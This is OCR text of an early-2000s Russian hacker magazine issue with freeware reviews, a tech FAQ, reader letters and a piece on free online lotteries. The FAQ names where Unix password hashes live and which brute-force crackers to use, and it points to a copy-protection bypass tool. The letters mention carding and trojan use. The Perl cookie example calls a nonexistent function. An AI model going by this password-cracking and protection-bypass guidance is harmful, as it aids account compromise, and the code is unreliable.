
Этот англо-русский и русско-английский словарь отличается от своих собратьев оригинальным способом взаимодействия с пользователем. В нем сведено к минимуму количество операций, которое требуется совершить юзеру для того, чтобы получить перевод непонятного ему слова. Все до ужаса просто: встретив в окне любого приложения Windows это самое "непонятное" слово, пользователю достаточно выделить его мышкой, удерживая при этом горячую клавишу (по умолчанию - Alt). Едва он это сделает, на экране точно под выделенным словом возникнет небольшое окошко с переводом. То есть с Translate Now! процесс чтения на "работу со словарем" практически не прерывается. Нет, конечно, при желании эту программу можно заставить работать в обычном для всех электронных словарей режиме (это когда пользователь вводит слова в поле ввода или выбирает их из списка, а затем получает перевод). Но зачем же так извращаться?!! Ведь хотя словарная база Translate Now! и насчитывает около 60000 слов, однако до уровня, скажем, монструозного Lingvo (www.lingvo.ru) она явно не дотягивает. Нужно помнить, что вся сила этой программы - в удобстве использования.



MediaSpyder v 1.0b

Windows 9x/Me/NT/2k
Size: 1093 Kb
Freeware
www.mediaspyder.com


Удобная утилита, которая умет лопатить огромную (5,000,000 файлов) онлайновую коллекцию рисунков, анимации и клипарта, собранную Mediaspyder.com и ловко вытаскивать оттуда медиа-контент на определенную тему. В отличие от "папского" Image Grabber'а (www.randomeye.com), "тема" в MediaSpyder'е задается не только ключевыми словами, но и явным указанием категории (животные, знаменитости, природа и т. д.), в которой следует вести поиск. Результаты своих изысканий программа выводит на экран сначала в виде изображений для предварительного просмотра, а уже затем по желанию юзера скачивает их "полнометражные" варианты… Впрочем, что-то мне подсказывает, что многие читатели X мало интересуются фотографиями кинозвезд или видами природы, предпочитая день и ночь рыскать по Сети в поисках "веселых картинок". Что ж… Значит, таких перцев особенно обрадует информация о том, что существует специальная adult-версия MediaSpyder'а - GrabEasy (www.grabeasy.com), способная быстро и абсолютно бесплатно забить любой винчестер порнографией на заданную (asian, lesbian, cartoons…) тему. :)



HTML News Updater v 1.0a

Windows 9x/Me
Size: 560 Kb
Freeware
http://hruslan.narod.ru


HTML News Updater - это небольшой утешительный приз для тех, кто так и не нашел (слепенькие вы мои :)) кряка к программе KSNews (www.kirsoft.com.ru), описанной мною в первом номере X за этот год. Так же как и KSNews, программа HTML News Updater предназначена для ведения новостных разделов на небольших персональных сайтах, где нет возможности (или желания :)) использовать CGI, ASP, SSI или еще какие-нибудь другие технологии для динамической генерации веб-страниц. Программа включает в себя базу данных, редактор новостей и полностью настраиваемый механизм вывода информации в указанное место HTML-страницы. Естественно, HTML News Updater по крутизне явно уступает моей любимой KSNews, но зато эта софтина распространяется бесплатно, проста в освоении, а кроме того, обучена кое-каким эксклюзивным фокусам. Как тебе, к примеру, возможность использовать при написании текста новостей RTF-форматирование? А стильный календарик на месяц со ссылками на все имеющиеся новости?!! Много ты знаешь домашних страниц, которые могут похвастаться таким наворотом? :)



Nero DriveSpeed v 1.10

Windows 9x/Me/NT/2k
Size: 111 Kb
Freeware
www.cdspeed2000.com


Успокоительное для современных высокоскоростных CD-ROM'ов. Предназначено для ручной регулировки скорости привода компакт-дисков. Думаю, ты по своему опыту знаешь, что многие приводы, чья скорость превышает 24x, иногда чрезвычайно шумят и плохо считывают убитые диски. Тем более, что для большинства задач типа воспроизведения с компакта MP3'шек или фильмов в формате Divx и четырехкратное превышение стандартной скорости вращения - уже много. Так стоит ли бессмысленно изнашивать механику сидюка? Наверное, нет. Остается лишь добавить, что кроме ограничения максимальной скорости CD-ROM-а, Nero DriveSpeed позволяет выставлять Spin Down Time, т. е. время отключения шпинделя устройства при прекращении его использования. Этой возможностью программы стоит воспользоваться в том случае, если твой привод слишком быстро "засыпает" и тебе уже надоело каждый раз дожидаться, пока он опять раскрутится. В общем, Nero DriveSpeed - со всех сторон весьма необходимая в домашнем хозяйстве прога. О чем, кстати, уже успели пронюхать наши народные умельцы. Причем не только пронюхать, но и сделать русскоязычную версию этой проги (www.noo.com.by/redactor.html), которую они вдобавок снабдили справкой, отсутствующей в оригинальной версии.





LinkBook v 0.9a

Windows 9x/Me/NT/2k
Size: 488 Kb
Freeware
www.avtlab.ru

Программа для удобного хранения и наглядной работы с коллекцией интернет-ссылок. Она состоит из двух частей. Первой является непосредственно "Книга ссылок", которая работает с любыми браузерами. Вторая часть добавляет в Internet Explorer кнопку, нажатие которой автоматически помещает в "Книгу ссылок" адрес, название и "фотографию" выбранной страницы. Эта "фотография" представляет собой уменьшенное изображение веб-страницы в формате JPG с 50%-ым качеством для уменьшения размера файла. Такое изображение с лихвой заменяет собой даже самое подробное описание сайта, позволяя заложенному ресурсу не затеряться среди десятков (сотен? :)) других. Тем не менее, особо забывчивые все же могут в "Книге ссылок" добавить к любой "графической" закладке свой комментарий. Помимо этого, программа позволяет группировать ссылки по темам, производить проверку для выявления "устаревших" адресов, осуществлять поиск по различным параметрам и выполнять другие полезные операции. Напоследок замечу, что LinkBook - это новая разработка человека, создавшего AVSearch (одну из лучших прог для поиска файлов на дисках по фрагментам текста в любой кодировке), так что с нею стоит познакомиться поближе.



FAQ

Степан Ильин aka Step (step@kaluga.ru)

Что такое API? 3D API?

API - это интерфейс для написания программ, поддерживающий оборудование определенного типа. Например, 3D API позволяет программеру создавать трехмерное программное обеспечение, использующее все возможности 3D-ускорителей. API обычно включают в себя функции, глобальные данные, константы и другие элементы, позволяющие тебе как программисту, избегать непосредственного взаимодействия с оборудованием.
3D API делятся на универсальные и специализированные. Универсальные API подходят для всех видеоплат, а специализированные - только для тех, для которых были написаны. Наиболее известные универсальные 3D API - это OpenGL и Direct3D. Ты наверняка знаешь, что они из себя представляют. К специализированным 3D API можно отнести Glide (от 3Dfx) и RenderGL (от Intergraph).



Расскажи, как мне поставить и получить cookie, используя Perl

Работать с cookie'ами в Perl'е не сложнее, чем в ASP или в PHP. Для установления куки, используй команду set-cookie (Set-Cookie: имя=значение; expires=дата истечения срока действия; path=путь на сервере, для которого возвращается; domain=домен, для которого возвращается; secure-указывает, что плюшка должна возвращаться только по защищенному соединению (SSL)). Не забудь, что сервер может установить не более 20 кукис, размер всей плюшки не может превышать 4Kb. А для получения cookie используй следующий скрипт:

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
print "<html><head><title>Получение плюшки</title></head>\n";
print "<body><h1>Плюшка</h1>\n";
print "mycookie = ", getcookie('mycookie');
print "</body></html>";
```



Получил письмо, но не могу прочитать его - вместо русских букв виден только набор символов =(

Возможно, тебе не повезло и по пути к тебе письмо было испорчено в результате перекодировок на почтовых серверах. Для восстановления письма можешь попробовать воспользоваться программами:
Online Decoder (http://design.ru/free/decoder/)
Mail Reader (www.agama.com/win/mailreader)
Shirlitz (http://freeware.ru)
E-Coder mail decoder
(www.enet.ru/win/etype/ecoder)
А может, тебе просто прислали зашифрованное письмо? =) Также возможно, что оно закодировано в UUENCODE или Base64.

Чем является SSL?

SSL (Secure Socket Layer) - это "протокол, который шифрует другие протоколы" в двоичные данные, защищенные от перехвата. Штука очень полезная. Ведь сейчас по большинству протоколов принимают и отдают данные в открытом виде. А ведь там и пароли, и настройки, и прочая секретная информация, которая тебя интересует. И чтобы от таких, как ты, крутых кул-хацкеров защититься, придумали SSL, который с определенным успехом все, что нужно, шифрует.

Что такое RealAudio и Realvideo, как его слушать, чем и как записывать?

Все элементарно. Realaudio - это формат записи музыки, приоритетно в Интернете, а realvideo - формат записи видео. Эти форматы используются для проигрывания на компьютере аудио- и видеоклипов, причем они могут быть как записаны на удалённом сервере, так и передаваться напрямую с микрофона (камеры). Прием clip`a осуществляется одновременно с его проигрыванием. Обычно клип на жестком диске не сохраняется. Для проигрывания этих файлов юзай Realplayer.
Если ты хочешь записывать клипы, то прежде всего стоит посмотреть, не лежат ли они на http-сервере. Для этого скачай файл с расширением .ram (ссылку на него ты щелкаешь при старте проигрывания) при помощи GetRight или ReGet (можно, чем-нибудь другим, но не средствами браузера, а то запустится RealPlayer). В этом файле всего одна строка, указывающая на адрес самого клипа, и способ его передачи. Если строка начинается с http://, то этот адрес можно смело отправлять в GetRight или ReGet, тогда файл спокойно скачается, и ты его сможешь прослушивать.
Если он начинается с pnm://, это значит, ты имеешь дело со специализированным RealMedia-сервером. В таком случае, для записи тебе понадобится Real Player Plus. Сея программа - коммерческая, но, по опыту, только она сможет записывать клипы с RealMedia-серверов. На этом проблемы не заканчиваются - дело в том, что многие клипы (подавляющее большинство) защищены от записи. Если ты попытаешься записать такой клип при помощи RealPlayer Plus, то он скажет, что нельзя. Однако скачать его все же можно. За софтиной иди на www.2bsys.com/X-FileGet/

Меня уже достали баннеры и всплывающие окошки. Как можно их срезать?

Видимо, ты любитель порнушки, потому что именно на этих сайтах баннеры больше всего достают. =) Могу посоветовать софтины, которые помогут тебе в твоем нелегком деле:
1) @Guard (fosi.da.ru) - имхо, программа №1, которая тебе нужна. Она не только может килять баннеры и всплывающие окошки, но служит еще и довольно неплохим файрволом. Не работает под w2k, WinMe и вообще морально устарела =(. Так что качай лучше Norton Internet Security (www.symantec.com). Информацию по его настройки ищи на http://guard.da.ru.
2) InterMute (www.intermute.com) - фильтрует background music, background images, auto refresh, Java-applets, Java script. Для каждого сайта можно указать свои настройки.
3) AdsOff (www.intercantech.com).
Или можешь просто пользоваться proxy'ей, которая настроена на убивание всех баннеров. (Чаще всего это провайдерские прокси: тамошние админы любят эту фишку ставить, чтобы трафик экономить :).

Где хранятся пароли юзеров в nix'ах?

Наконец-то ты решился заняться вещами поважнее, чем хакать мыло подружки. =) Но не все так просто, как ты ожидаешь. Раньше все пароли хранились в /etc/passwd в зашифрованном виде (алгоритмы DES, Blowfish, MD5). В общем, шифруется искомый файл так, что, не зная пароль, расшифровать его невозможно. Файл открыт для всех, поэтому весь хак сводится к тому, чтобы расшифровать этот файл. Тут тебе на помощь приходят супер-кодеры, разработавшие специальный софт (John The Ripper, Crack и т. д.), который методом перебора, находит пароли. Но в современных никсах используется другая система хранения паролей (shadow), в которой все пароли в зашифрованном виде хранятся в /etc/shadow. А проблема состоит в том, что этот файл открыт только для рута. Поэтому, не зная пароль рута, ты не получишь нужный файл, а, не получив этот файл, ты не получишь пароль рута... =)

Как сделать загрузочный CD для W2k/NT4?

Легко! Воспользуемся прогой CDRWIN (www.goldenhawk.com)
1) Для записи тебе необходим каталог \i386 дистрибутива. В корне создаваемого диска должны лежать маркерные файлы (содержимое их значения не имеет, они могут быть пустыми):
CDROM_NT.5 - для всех Windows 2000
CDROM_SP.TST - если в дистрибутив интегрирован сервис-пак
CDROM_IP.5 - Windows 2000 Professional
CDROM_IS.5 - Windows 2000 Server
CDROM_IA.5 - Windows 2000 Advanced Server









CDROM_W.40 - Windows NT Workstation
CDROM_S.40 - Windows NT Server
Я тебе рекомендую положить файл BOOTFIX.BIN из дистрибутива w2k, чтобы предотвращать случайную загрузку с CD.
2) Выбирай в верхнем меню Backup/Tool Operation режим Build an ISO 9660 Image File.
3) В следующем пункте установи каталог, в котором подготовлены файлы для записи на CD (например, C:\StepsCD, в котором лежит каталог i386 дистрибутива + два маркерных файла) и указывай имя файла для образа диска (какое нравится).
4) Убирай флажок в пункте Preserve Full Pathnames.
5) Устанавливай флажки в пунктах Recurse Subdirectories, Disable Version Numbers, Include System Files, Include Hidden Files и Long Filenames (Joliet).
6) На закладке Advanced Option/Bootable Disk помечай 'Make bootable disc' и
выбирай Media Emulation Type: Custom
Image File Name: boot.bin
(www.angelfire.com/de2/w2kcd/neededfiles.zip)
Developer Name: Microsoft Corporation
Load Segment: оставляем, как есть (07c0)
Load Sector Count: указываем 4
7) Там же, в Advanced Option/Volume Descriptor прописывай Volume Label:
для Windows 2000 Professional - PRO_2195,
для Windows 2000 Server - SRV_2195,
для Windows 2000 Advanced Server - ADVSRV_2195.
8) Отжимай кнопку Start. Полученный образ можно записать на диск, используя свою любимую CD-R программу (Easy CD Creator, Nero и т. д.), или с помощью пункта Record an ISO 9660 Image File в CDRWin'е.

Как работает USB, в чем его преимущества?

USB - "разумный" порт. Он определяет, добавлено устройство или отключено. Его шина автоматически понимает, какой системный ресурс, включая программный драйвер и пропускную способность, нужны каждому периферийному устройству. Затем ресурс становится доступным без вмешательства пользователя. В USB можно вставить: телефоны, модемы, клавиатуры, мыши, устройства чтения CD ROM, джойстики, ленточные и дисковые накопители, сканеры и принтеры. Скорость прокачки в 12 мегабит/секунду (один из главнейших плюсов usb - быстрота передачи данных) позволяет подключать через USB все современное поколение периферийных устройств, включая аппаратуру для обработки видеоданных формата MPEG-2, перчатки для управления виртуальными объектами и дигитайзеры. Также, с ожиданием большого роста в области интеграции компьютеров и телефонии, шина USB может выступать в качестве интерфейса для коннекта устройств цифровой сети с интегрированными услугами (ISDN) и цифровых устройств Private Branch eXchange (PBX), позволяющих подключать большое количество телефонов к большому количеству линий связи. В общем, покупая новый принтер или сканер, лучше выбери тот, который сможешь подключить через USB.

Какие редакторы HTML бывают?

Решил сделать свой web-site? Благое дело! HTML-редакторов пруд пруди, так что будет из чего выбирать. Если ты начинающий, то советую тебе для начала поюзать FrontPage (www.microsoft.com/frontpage). Относительно мощный html-редактор и очень простой в обращении. Если ты в прошлом работал с M$ Word, то слепить себе страничку не составит труда. Вся работа сводится к тому, чтобы разместить все элементы (текст, графика, flash и т. д.) в нужные места и выкинуть на сервер. Если же тебе нужно, что-нибудь помощнее, советую посмотреть в сторону HomeSite (www.allaire.com) или DreamWeaver (www.macromedia.com/software/dreamweaver/), где больше внимания уделяется работе непосредственно работе с кодом, а не визуальной части. Если же ты считаешь себя крутым и думаешь, что можешь все написать в коде, то смело запускай notepad (читай, "блокнот"). Тебя может смутить то, что в notepad'е кодить не очень удобно, поэтому советую поставить FAR manager (http://www.rarsoft.com) и прикрутить к нему специальный plug-in - colorer (www.uic.nnov.ru/~ruiv/plugring/). Кстати, этот плагин пригодится тебе в редактировании любых других файлов (от txt до *.asp)

Что такое отладчик, анпакер, дизасемблер? И зачем они нужны? Какие посоветуешь?

Отладчик (ака дебагер) первоначально был придуман для поиска ошибок в программах, но вскоре был приспособлен хакерами для своих нужд. Отладчики позволяют пройти программу по шагам, останавливаясь, где ты им скажешь. А что это дает, ты уже, наверное, догадался. Могу тебе посоветовать такие отладчики, как Soft-Ice, TD, отладчик, встроенный в WDASM32.
Анпакер. Злые дяди-программисты стали часто упаковывать и криптовать свои программы. Во-первых, чтобы весили меньше, а, во-вторых, чтобы всякие конкуренты или хакеры не могли посмотреть исходный код программы. Но хакеров этим было не остановить, и они начали писать анпакеры и анкрипторы, которые с определенным успехом распаковывали/раскриптовывали нужные программы. Примерами анпакеров, могут стать unp, cup386, unpack, procdump.
Теперь о дизасемблере. Для тебя, очевидно, не секрет, что ассемблер - это эквивалент машинного кода, только записанный более-менее понятными словами и обозначениями. Все программы находятся в машинном коде, отсюда следует, что код любой программы можно получить на ассемблере. Вот и этим-то и занимаются дизасемблеры. Они позволяет из исполняемого файла получить листинг программы на языке ассемблера. Самым лучшим дизасемлебром, имхо, является IDA.





Ё-MAIL

Наш е мыло: magazine@xakep.ru

Мы не отвечаем на письма с просьбой прислать кряк, дать линк, объяснить поподробнее и т. п. Все это ты и сам сможешь найти в инете. Юзай поисковики, не ленись!

Письмо
From: Victor
[mailto:smerty@pochtamt.ru]
Subject: первое письмо :)

Hi, X!

Решил написать по поводу апрельского номера X. Оригинально вы придумали рубрику "ламерзона" :). В принципе, и так всем понятно, что ваш журнал читают от всяких там полнейших ламеров до хацкеров. Нет, просто рубрика оригинальная. но это не значит, что я себя причисляю к ламеру, но и к хацкеру пока тоже причислить нельзя, надо многому учиться, в чём, кстати, ваш журнал и помогает :).
Очень жалко, что перестало работать ваше радио на сайте по пятницам :(. Интересно, думаете ли вы продолжать этот проект?
Victor

Ответ X:

Кавабанга, Victor!

Ты правильно просек фишку. Апрельский номер мы постарались сделать так, чтобы у пипла отпали все вопросы в стиле "ламеры-хакеры". Какая нахрен разница ламер ты или хакер? Дело то не в этом. Главное, что ты хочешь получать информацию и пользоваться ею. Зачем вообще эти ярлыки? Но для тех упертых чертей, которые постоянно визжат "ламеры, хакеры... я не ламер" и т.д. мы и прикололись с рубриками. Пусть теперь рассказывают друзьям, что читают только рубрику "В Лом" :), т.к. про софт им ничего не интересно, они им вообще не пользуются.
А с радио у нас траблы получились. Мы хотели сделать радиостанцию, чтобы каждую неделю общаться с читателями, узнавать их мнение, идеи, мысли. Но мы облажались. Через несколько месяцев стало понятно, что мы просто физически не можем тянуть радиостанцию. Работа над журналом отнимает почти все время и на эфиры сил уже не хватает. Хотя, при всем при этом, мы сделали офигенные выводы во время вещания, узнали кучу нового, пообщались с народом и т.д.
Целуем в десны, твои ламеры.

Письмо
From: barso2001
[mailto:barso2001@mail.ru]
Subject: Просто письмо

Привет!

Ваш журнал мне очень нравится. Единственный ИМХО нормальный компьютерный журнал. Одно огорчает: всё C++, да презренный VB, Java и прочие... А Delphi? Почему в последнее время его так опускают (я говорю не про ваш журнал, а вообще...)? Почему вы о Delphi очень редко упоминаете? Да, знаю... Он слишком простой, слишком примитивный и т.д. А MSVC++ по вашему, лучше? Более быченого IDE я нигде не видел. Более дебильной реализации Win API чем MFC я не видел. ИМХО... Почему столь нелюбимый мной MSVC++ считается повсеместно стандартом де-факто программирования? Чем он лучше Delphi? Что можно сделать такое в MSVC++ , что нельзя в Delphi? Создание любой, даже самой простейшей, проги в MSVC++ убивает у программиста тонны нервных клеток и времени. Всё это можно сделать в Delphi гораздо быстрее, легче, иногда даже качественнее, чем в MSVC++. Я уж молчу о размере exe, о времени компиляции (в Делфи оно в десятки раз меньше, чем в Сях), о качестве локализации ошибок и т.д. Так почему же все пользуются MSVC++? Почему вы постоянно обходите Делфи вниманием? Я ничего не имею против языка C++ , должен признать, что где-то он даже логичнее Паскаля, но его реализация мелкомягкими - ИМХО отстой.
Константин Артемьев

Ответ X:

Здарова, Константин!

Ну да, есть такое дело. Мы реально мало внимания уделяем дельфям. Но! Вот прямо здесь и сейчас я бы хотел... Нет, не угостить тебя пивом Невским, а предложить стать нашим автором в создаваемом кодинг-разделе. Готов? Тогда пиши мне на мыло.
Кстати, от себя скажу, что с появлением visual во всех языках, я вообще стал наплевательски относиться к их крутости. Оптимизация кода? А кому это надо, если весь прогресс встал раком в тупую позицию увеличения мощностей железа, а не оптимизации кода? Вместо того, чтобы делать софт с ассемблерными вставками (ну ладно, на самом асме все писать тяжело, это правда), думать о совершенстве алгоритма, убирать ненужные строки, вместо всего этого народ создает софтины в сотни мегабайт и при торможении заявляют "а вы себе железо проапгрейдите!". Посмотри, что делается с играми, я ни за что не поверю, что тот же Fallout: Tactics нельзя было сделать в 200-300 мегов, а не в полтора гига! Поэтому какая разница на чем писать? Юзер все сожрет, хоть ты на обычном васике напишешь. В случае чего, можно всегда сказать: "А вы памяти побольше поставьте!" Хех... козлы, одним словом. Ну вот, вроде все, выругался :). Не забудь о моем предложении, я думаю много парней хотели бы увидеть у нас рубрику о кодинге.

Письмо:
From: N
[mailto:denger@emax.ru]
Subject: Help me plizzzzzzzzzzzz!

Hi
Я прочел статью в хакере "12 Хостонгов для кардера". Открыл с ее помощью себе домен (спасибо за статью она мне понравилась) www.visae.net. Но как туда данные закинуть через FTP, я до сей поры не могу понять. Помогите, а если не трудно. Я зарегистрировался в www.register.com. За ранее спасибо, с меня бутылка! :)
EnigmA.

Ответ X:

Приветики, EnigmA.

Бутылка говоришь... Ну тогда читай. Ты зарегил ДОМЕН, но не регнул виртуальный сервер. Короче говоря, к тебя имя сайта есть, а вот физического места под этот сайт нет. Надо было тебе регить не домен, а виртуальный сервер вместе с доменом (это делают очень многие конторы). На данный момент, тебе нужно где-то нарыть место под сайт, с фиксированным IP-шником, залить туда свой сайт, а в DNS прописать к имени домена этот IP-шник. Если ты не понял, то лучше тебе с этим не морочится и зарегать сразу виртуальный сервак (ищи на yahoo.com).
Ээээ... это... там про бутылку что-то было =).

Письмо:
From: lex_31337
[mailto:lex_31337@inbox.ru]
Subject: ГОЛЫЙ ПОКРОВСКИЙ

3Дравствуй дорогой (и в том и в другом смысле) магазин!
Мда... Вот такой я топик решил написать, чтобы вы всё-таки прочитали моё письмо, а то так мне кажется не дождёшься... Вообще ваш журнал, конечно, рульный, но конкретно расстроило чистое списывание (млин, сказал прям как новый рашн). Как-то вы списали часть про ирку из книги "IRC для начинающих", а тут недавно прочитал статью про мобильники у вас на сайте и заметил сходство со статьёй на диске "Всё что нужно хакеру". Посмотрел диск и правда, статья почти полностью списана (почти, потому что некоторое не списали) :((((. Причём даже вступление. Лучше бы вы вообще тогда статьи на сайте не было, чем так... А вообще стараюсь ваш журнал не пропускать, пока покупал все номера, кроме декабрьского и январского за 2k и 2k1 годы. Ну и всё пожалуй, высказался =)!
Best regards,
Lex

На письма отвечает SINtez

Ответ X:

Ну здравствуй, Lex

Ах негодяи, сволочи, подонки! Как они могли! Списали! У соседа за партой! Всех разберем на детали и скормим Дане Шеповалову. Особенно возмутительно списывание с диска "Все, что нужно хакеру"! Наверное оттуда же списаны все номера X за 2000-й год, которые часто там бывают. Завтра же вставлю пистон Андрею Каролику, который писал "IRC для начинающих" за то, что списал у себя все подчистую! Кстати, это не книга, а мануал, что впрочем не смягчает вину подсудимого. Товарищи! До каких пор мы будем терпеть этих подонков хакеров! Сколько можно списывать с пиратских дисков!!! Вот, я, недавно, купил диск "Хакерский софт" и обнаружил там все статьи журнала Хакер, причем с такими же иллюстрациями и в таком же виде, как на сайте www.xakep.ru! Возмутительно! Эти журналисты совсем обнаглели, мало того, что выкладывают на сайт все с диска, так еще и журнал печатают, воруя материалы у честных пиратов. Свободу Кевину Митнику! (ой, что это я... его же уже отпустили)
С негодованием,
группа защитников авторского права.

Письмо:
From: Falcon
[mailto:cancer@renet.com.ru]
Subject:

Привет, Хакер! Это всего лишь тестовое письмо, чтобы проверить как работает мой The Bat!


Falcon

Ответ X:

Привет Falcon,

Твой "The Bat!" не работает. В письме нет сабжа и не приаттачены фотки с голыми девками. Срочно лезь на сайт производителя и качай патч!

Самое ДУРАЦКОЕ письмо номера:



From: Mr_orgazmo
[mailto:Mr_orgazmo@mail.ru]
Subject: как?????

Я тут троян скачал, а он просит IP адрес и порт. IP адрес я нашел а что такое порт и где его найти?

Ответ X:

Ух ты! Ни фига себе! Е-мое! Прям не знаю, что сказать то! Я настолько обалдел, что слов подходящих не нахожу... Ты где IP то нашел, чудо? :) Под подушкой? И как он, IP, оргазмирует и просит открытый порт? Хм... я такими интимными вопросами не занимаюсь, извини. Тебе прямиком к Дане Шеповалову, на прохождение медико-шизофренической экспертизы. А потом со всеми справками ко мне! И не забудь про прививку внутрипопочно!



Ищу авторов на тему кодинга (C, C++, Delphi, VB, Java). Отдельно интересуют люди, которые могут кодить под *nix и могут толково объяснить народу, как этим увлекательным процессом заниматься :). Также ведутся поиски авторов в рубрику "Заподлостроение".
Писать на: pokrovsky@real.xakep.ru с сабжем "автор"

Кто хочет стать миллионером?

Бесплатный сыр (cheese@real.xakep.ru)

Есть народная мудрость: скупой платит дважды, тупой - трижды; лох платит всю жизнь. Из которой следует не менее мудрое наблюдение: лотерея - это товарно-денежная игра, проводимая в среде широких масс, состоящих преимущественно из оптимистично настроенных лохов, с вероятностью выигрыша в ней в ноль целых хрен десятых. Поскольку подавляющее большинство лотерей подразумевает регулярное очищение наших карманов. За счет чего, собственно, и создается призовой фонд, изредка обогащающий счастливчиков проводимых розыгрышей: единиц из десятков миллионов прочих страждущих.

Это в том случае, если лотерея платная. А если она халявная (не путать со "спонсорами")? Совсем другое дело! Ничем не рискуешь - раз. Получаешь реальный шанс выиграть крупный куш - два. Расслабляешься и получаешь удовольствие - три. Халява, одним словом. О ней и речь.

Откуда берутся деньги

Наверняка ты спросишь меня: "Что за бред? За счет чего создается этот призовой фонд, если никто никому ничего не платит?" Платит, мой друг, но только так, что никто этого не замечает: как говорится, зри в корень ("цопирайт" - К. Прутков).

Та же ТВ-игра "О, щас лифчик!", покинувшая ныне НТВ: вроде сотни тысяч и миллионы раздаются направо и налево. Что, думаешь, они альтруисты? Ошибаешься, они тоже не святым духом питаются: хочешь участвовать в игре - звони в центр, да по платной линии. Пока набазаришься с их операторами, потратишь рублей 100, если не больше. Миллион позвонивших - уже 100 миллионов. Плюс реклама на ТВ во время передачи: спонсоры (призы), поставщики техники (тех же "игровых" компьютеров), финансовые посредники, "Альфа-банк", раздающий миллионы и т. п. Опять же - телевизионные рейтинги для фирм, размещающих свою рекламу в "рекламных паузах", все возрастающий интерес зрителей к игре, в том числе присутствующих на съемках, и прочее. А теперь считай сам: во время игры выигрывается от силы пару сотен тысяч рублей, а собирается накануне - с учетом уже накопленного призового фонда - миллионы.

Короче, игры, подобные "Кто хочет стать миллионером?", используют как традиционный способ изъятия средств у населения - "с миру по нитке", так и ныне модный и прогрессивный: тщательно завуалированный.

На втором и основываются все халявные интернет-лотереи: если пользователь (участник) не платит ни копейки, то за него это делает рекламодатель. Вот самый простой вариант проявления данного подхода - показ во время каждого гейма нового баннера. Если, к примеру, ты играешь в "однорукого бандита" и каждый раунд - это "дрыг за ручку автомата", то, дернув за "палку радости" раз триста, ты выдашь организатору игры 300 баннерных показов. Что в пересчете по среднестатистическому показателю в 0.005 доллара за показ баннера гарантирует лотерейщикам 1,5 доллара. А что такое 300 геймов, если на каждый уходит от силы 2-3 секунды? 15 минут игры. А если выигрыш близко-близко? Неужели ты не потратишь на это еще час драгоценного времени? Итого, 6-7 долларов с носа в карман казино-лотереи за час твоих тщетных попыток схватить удачу за яйца. "Носов" же таких, т. е. желающих резко обогатиться, бывает не меньше нескольких тысяч за день: множим, получаем - десятки тысяч долларов за день в карман организаторов лотереи! И если даже на оплату выигрышей из этой суммы уйдет парочка тысяч долларов, то "лотерейщик" в любом случае в прогаре не останется.

Будет ли он платить? Безо всяких сомнений! Слухи о подобных вещах расходятся молниеносно, и если лотерейщик "кинет" игроков, ему также не поздоровится. Другое дело, что стать именно тем счастливчиком, на долю которого выпадет куш, непросто. Поскольку это вопрос не только везения, но и математики.

Ближе к телу

Теперь - самое время поговорить о тех лохотр... прости, лотереях, в которых можно что-то поиметь - на халяву.

Targetshop.com, ныне playnshop.com: прославился тем, что раздавал по 50 баксов за реферала (раздает и ныне). Естественно, деньги эти на руки он никому не выдавал, но с недавнего времени "разрешил" обменивать их на очки, с помощью которых уже можно играть и выигрывать вполне реальные, полноценные доллары! Обменный курс - 1 очко = 0.02 доллара. Т. е. на 50 баксов можно наменять 2500 тысяч очков, чего хватит на 250 геймов их виртуального казино (или лотереи - кому как больше нравится; каждый гейм обходится в 10 очков). Максимальный выигрыш - 10 тысяч долларов. Минимальный - в долларовом эквиваленте - 5 баксов. Деньги можно получить при накоплении на счету не менее 100 долларов. Причем, не чеком, что долго и муторно, а перечислением на обычную карточку, в т. ч. дебетную: самому мне выиграть 100 баксов не удалось (всего 5), но тем, кому посчастливилось, сказали, что деньги на их счет поступили буквально через пару дней после выигрыша.

Список игр-лотерей "плейншопа" прост, как все великое: "однорукий бандит" (классика), "пять дверей" (для наивных) и "денежная гора" (для любителей экстрима). Кстати, в списках выигравших крупные суммы мелькают фамилии и наших соотечественников: некто С. Липатников выиграл тысячу баксов. Как говорится - играйте и выигрывайте!

